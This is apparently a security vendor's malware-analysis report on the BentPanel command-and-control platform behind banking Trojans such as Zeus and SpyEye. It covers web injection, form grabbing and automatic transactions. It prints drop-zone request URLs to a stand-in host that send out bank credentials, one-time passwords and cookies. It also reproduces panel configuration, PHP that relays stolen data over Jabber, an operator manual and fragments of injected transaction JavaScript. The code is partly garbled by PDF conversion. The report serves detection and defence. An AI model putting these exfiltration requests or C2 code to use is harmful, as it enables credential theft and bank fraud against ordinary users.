


Command and Control Form grabber

Trojans ATC

(Automatic transaction)





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Versafe Introduction - executive summary

Versafe eliminates online identity theft and financial damages by preventing Phishing, Trojans, and Pharming attacks. We also specialize in taking actions to foil online fraud and commencing shutdown of websites hosting infringing material.

Versafe offers products and services that complement existing anti-fraud technologies, improving the clients' protection against the aforementioned malicious activity and providing an encompassing defence mechanism. Versafe products are either software or services based, customized to the needs of each client individually.

Versafe enables financial organizations working online to gain control over areas that were virtually unreachable and indefensible up till now, and neutralize local threats found on their clients' personal computers, without requiring the installation of software on the end user side. The transparent solution does not alter the user experience in any way, facilitating a seamless installation on the firm's web sites.

Versafe's one-of-a-kind solution has proven its exceptional effectiveness time and again in a large number of financial institutions worldwide, helping them prevent harm to their brand image and avoid significant economic damage.

Furthermore, Versafe provides professional services and advanced research capabilities in the field of cybercrime including malware, Trojan horses, viruses, and infringing materiel.



The Threat

Trojans are malware that appears to the user, to perform a desirable function but (perhaps in addition to the expected function) steals information or harms the system.

Two main techniques used by Trojans in order to steal the users' credentials or initiate money transactions on their behalf are:

- Modifying the website's client side webpage.
- Sniffing the browser's activity for information which is sent to different banks, before the packets are encrypted by SSL.

Versafe's knowledge is based on extensive research into the several forms of Trojan infections, experience with cleaning infections and repairing the damage caused by zero-day threats. Our deep understanding of how the malware works is the key to producing the right defence mechanisms required to safeguard the information transmitted between the client and the organization.


- Malware attacks have grown by 600% since 2008
- Top 20 malwares: >1.25M infected computers
- A new web page is infected every 1.3 seconds
- ~2M web pages infected each month
- 77% of infections are from legitimate sites
- Most financial Trojans (e.g. Zeus) have long life spans and may be undetected by an anti-virus
- Over 537 active Zeus crime-ware domains active worldwide

Script injections

Recently several Trojan horses (i.e Zeus, SpyEye, CarBerp) started using script injection techniques in order to modify the original web page. The modification may enable the attacker to perform money transactions using the victimized users' credentials. This may be perpetrated by a Trojan horse injecting a malicious java script code to the client's browser, once the client is connected to the website. The code that is injected perform different functions, including attempting a money transfer from the client's account.




In order to maintain the information sent by the Trojans, the attackers have developed different types of command and control systems that enable them to grab and manage the information sent by the Trojan. The systems are usually PHP based systems accompanied by an SQL database.



The Botnet architecture

In order to avoid shutdown and fast detection the attacker is using several proxy servers under different domains that forward the information to the main server. This method enable the Botnet to exist if one of the domains/servers is shutdown.

The basic structure looks like this:





BentPanel – command and control platform


The Bentpanel C&C platform is a very simple platform written in PHP that has the ability to receive the victim's information, sort the information and display it to the attacker. The system is widely spread since it is very simple to implement and very user friendly.

The system includes the following features:


- Creation of users' credentials database SQL and text files.
- Real time victim alert via Jabber.
- Custom skins for management.

Recognition of the system

This kind of C&C can be identified according to the post request that is sent from the infected computer to the location of the system. The request usually contains the following parameters, this is the request sent from the user:



Another common identifier of the system is the waiting sign that is injected to the user while the information is sent to the attacker and the transaction is executed. The GIF looks like this (spinning wheel):



It can be usually found at: http://dropzone.net/xxx/xxxxxxx_loading.gif



Important files:

The C&C platform contains a few important files that enable it to capture the information that is sent from the victim. The most are important files are:

- Main file, captures the information, logs it and delivers it to the database.
- Database connection configuration file.
- C&C management file.
- Jabber connection.

Main PHP

This file is the most important file on the platform. The request that is sent from the victim (after the injection) is delivered to this file which is able to parse the information, log it and enter it to the database.

The request that is sent from the victim looks like this:



http://dropzone.net/ xxx/xxx.php?bname=bankname&activ&adata=Password:^1234567;authcode:^54321^https://demobank.com//Login2.0/RTLogbn/ login.aspx?guid=a2c313c7-eca2-4224-a95f-9d9c3e050a97

If we look on the XXX.php code, we can see how it handles the information.

- 1) Connecting to the database the main file includes the config file that contains the information that enables it to connect to the database (SQL).
- 2) The file verifies that the information that is received comes from a known bank, if not the information is dropped. Please note, this verification doesn't appear in all the dropzones. Some of the main files create a new client according to the information that is received.

The server's configurations file variables:

```
$dbhost == 'localhost';
$dbuser == 'username';
$dbpass == 'Pa$$w0rd';
$dbname == 'evil_db';

$default_status == 0;
$jabber_server == 'xmpp.jp';
$jabber_id == 'eviljabberuser';
$jabber_pass == 'Pa$$w0rd';

$your_jabber == 'admin@jabber.no';

}
The Jabber connection credentials
```





3) Parsing the information and inserting it into the database SQL and TXT file.



Please note, the information that is recivied and logged In the TXT file is not checked and sanitized, which means it can contain any random information.



4) Informing the attacker of new information logged in the database via XMPP and Jabber.

The XXXX.php file contains the connection parameters and functions and included in the main file. Here is a sample of the XXXX.php file:

```
The basic
                   public function __construct($host, $port, $user, $password,
connection
                       parent:: construct($host, $port, $printlog, $loglevel)
information
                       $this->user> = $user;
                   $this->password = $password;
                       $this->resource = $resource;
                       if(!$server) | $server = $host;
                       $this->basejid = $this->user . . '@' . . $this->host;
                       $this->roster = new Roster();
                       $this->track presence = true;
                       $this->stream_start = '<stream:stream to="'...$server.
                       version="1.0">';
                      $this->stream_end · · = ' </stream:stream>';
                      >$this->default_ns···= 'jabber:client';
                      Sthis->addXPathHandler('{http://etherx.jabber.org/strea
URL's and
                       $this->addXPathHandler('{urn:ietf:params:xml:ns:xmpp-sa
server
                       $this->addXPathHandler('{urn:ietf:params:xml:ns:xmpp-sa
parameters
                       $this->addXPathHandler('{urn:ietf:params:xml:ns:xmpp-tl
                       $this->addXPathHandler('{jabber:client}message', 'messa
                       $this->addXPathHandler('{jabber:client}presence', 'pres
                       $this->addXPathHandler('iq/{jabber:iq:roster}query', 'r
```

XMPP and Jabber


What are XMPP (Extensible Messaging and Presence Protocol) and Jabber?

Extensible Messaging and Presence Protocol (XMPP) (formerly named Jabber) is an open, XML-based protocol originally aimed at near-real-time, extensible instant messaging (IM) and presence information (e.g., buddy lists), but now expanded into the broader realm of message-oriented middleware.[2] It was developed by the Jabber open-source community in 1999. Built to be extensible, the protocol has been extended with features such as Voice over Internet Protocol and file transfer signalling.

The massage that is sent via Jabber as coded in the main file:

```
include("";
$conn = new XMPPHP_XMPP($jabber_server, 5222, $jabber_id, $jabber_pass, ..., null, $printlog=true, $loglevel=LOGGING_INFO);
$conn->connect();
$conn->processUntil('session_start');
$conn->processUntil('session_start');
$conn->message($your_jabber, $_SERVER['REMOTE_ADDR'].'.|.'.date("H:i:s-d.m.Y", time()).'.| Bank: '.$_GET['bname'].'.|.'.$_GET['adata']);
$conn->disconnect();
```


The Jabber's control panel:



The message that is sent to the attacker



Example of the information recived via the Jabber



Admin file

The file loads the attacker's management console. Loading this page will provide him with the console that enables him to view, edit and manage his captured credentials. The page is usually password protected and looks like this:





Once the attacker enters his password he is able to review the captured information. There are more than a few management consoles with different types of functions, features and graphics:


The most basic one looks like this:



Another example:




The TAN's administration panel:





The transactions configurations



The User's Manual (originally in Russian):

Statuses

- 0 at login screen is displayed in the process of waiting for 5-minutes
- 1 requested token
- 2 requested token
- 5 at login window is displayed during the process of waiting 15ti seconds

999 - blocking access if you do not change the status of 0 (for example you are not a companies) we waited 5t minutes, the bot will be able to log in, and he setted status 5 when a change of status from 0 to 1 token is requested immediately, if the status of 1 on any you do not change through the minutes of 5t token is requested again when receiving the token, changing status from 1 to 2 immediately requested the token immediately (as when changing from 2 to 1) if the status of 2 on any you do not change through the minutes of 5t token is requested again by changing the status to 999 blocked the entrance. status 5 put those users whose status was 0, and they waited five minutes came to the site. Options Sender Pass - whipped toads sender Sender Jid - Toad the sender (it should be zaregatsya anywhere) BentAdmin Pass - flogged by admin Reciever Jid - your gills (gills that will receive messages from the gills Display Bot Limit - the number of boats displayed in the list of bots to each jar Deafault status - the status of the default (if left on for a long time to put a better status 5) List Bot Bot Ip - IP bot Time - Time / date of the last call Status - status of the bot Query - a query (which zavprashivat a bot with the statuses 1, 2) Min value - the minimum number of characters request Max Value - Maximum number of characters request Reservel - reserve (not used) Reserve2 - reserve (not used) Comment - Additional comment (message which will be seen boty with the status of 999, for example: "the phone slides 555 55 555") Color - color (used for myself, so it was easier to orentirovatsya bots) Own Comment - your comment (ispolzketsya pametki for themselves as, for example: to record the balance) Action - save changes to a specific bot Show Actions Search Bot by Ip - search bots descend to the appropriate IP Status - Search Logs for bank ... - log duplicated that was sent to the recipient zhabyuer button Delete Text Log - clear text log of the bank button Delete User Agent Log - log user agent to clear the button




The victim's side

The user connects to the bank's login page. The Trojan identifies the page as a target and injects the malicious code into the user's browser.

The code captures the user's credentials and sends them to the attacker's drop zone:

http://dropzone.net/ XXX/XXX.php?bname=bankname&activ&adata=Password:^1234567;authcode:^54321^https://demobank.com//Login2.0/RTLogbn/ login.aspx?guid=a2c313c7-eca2-4224-a95f-9d9c3e050a97



The request that is sent from the user's browser after submitting the information in this case (demo bank) would be:

http://dropzone.net/ XXX/XXX.php?bname=demobank&activ&adata=username:^1234567;password:^54321^https://demobank.com/login.php?guid=a2c313c7-eca2-4224-a95f-9d9c3e050a97


This is a part of the injected code that sends the information to the dropzone:

After the user's credentials are captured by the Trojan, the HTML injections are done in order to capture the user's OTP to conduct the automatic transaction. The attackers display different types of messages to the user in order to fool him to enter his OTP/TOKKEN/TAN.



How it works

1. The victim gets a massage related to new security steps needed for his account.



2. The client is requested to enter his OTP





The information is delivered to the attacker's dropzone as well as can be seen according to the injected code:




In some cases, the attacker will also use a flash based cookie capturing method to receive the victim's cookie. The injected code will include the following URL:



The cookie is sent to the attacker's dropzone using this request: http://dropzone.net/XXX/tXXXX.php?bname=demobank&GetCookie

3. Once the attacker has the victim's information, the victim is asked to wait. While he is waiting, the transaction can be made.





Executing the automatic transaction

Two common ways:

- Injecting a Javascript on the client side that will use the captured user information (credentials, cookie and OTP) to perform the automatic transaction.
- Using an automated script on the server side that will use the victim's captured information in order to perform the transaction.

Both ways are found on the wild and can be used by the attacker. Here is a sample of a Javascript that is loaded on the victim's side and is able to perform the transaction:

eval obfuscation

A sample of the code de-obfuscated:

```
List of all
the
variables
that are
used for the
attack
```

```
opacity_object
opacity_is_set=false;
opcTimeout;
                           nument.getElementById("opacity_div")
opacity_div=
simple_wait_div=document.getElementById("simple_wait_div");
tan_dlv=document.getElementById("tan_dlv");
tan_dlv_operation_id=document.getElementById("tan_dlv_operation_id");
an_div_button=document.getElementById("tan_div_button");
tan_div_a=document.getElementById("tan_div_a");
tan_div_select=document.getElementById("tan_div_select");
tan_div_input_1=document.getElementById("tan_div_input_1");
tan_div_input_2=document.getElementById("tan_div_input_2");
tan_wait_img=document.getElementById("tan_wait_img");
login_input=GetObjectByName(document,"user","input",false);
password_input=GetObjectByName(document,"password","input",false);
Login form=GetObjectByName(document, "Rozm_Auth", "form", true) | |GetObjectByName(document, "loginform1", "form", true) ;
Login form onsubmit=GetAction(login_form, "onsubmit");
brig_tanl_input;
orig_tan2_input;
orig_card_select;
orig_operation_id_label;
flogin="empty";
fpassword="empty";
ats_started="empty
pnwrite_state=-1;
 sess msq="
 ction ByArgs(a)
  tag:false,error:false,element:false
```



Summary

- The bentpanel is a very convenient platform to control the Trojans received information.
- It is very simple to implement, and does not require any special skills from the attacker.
- It captures all of the information in an SQL database, and logs it in TXT files as well.
- The platform widely spread and very common on the wild (especially in Europe).
- The platform is equipped with real time alerting the attacker regarding attacks.

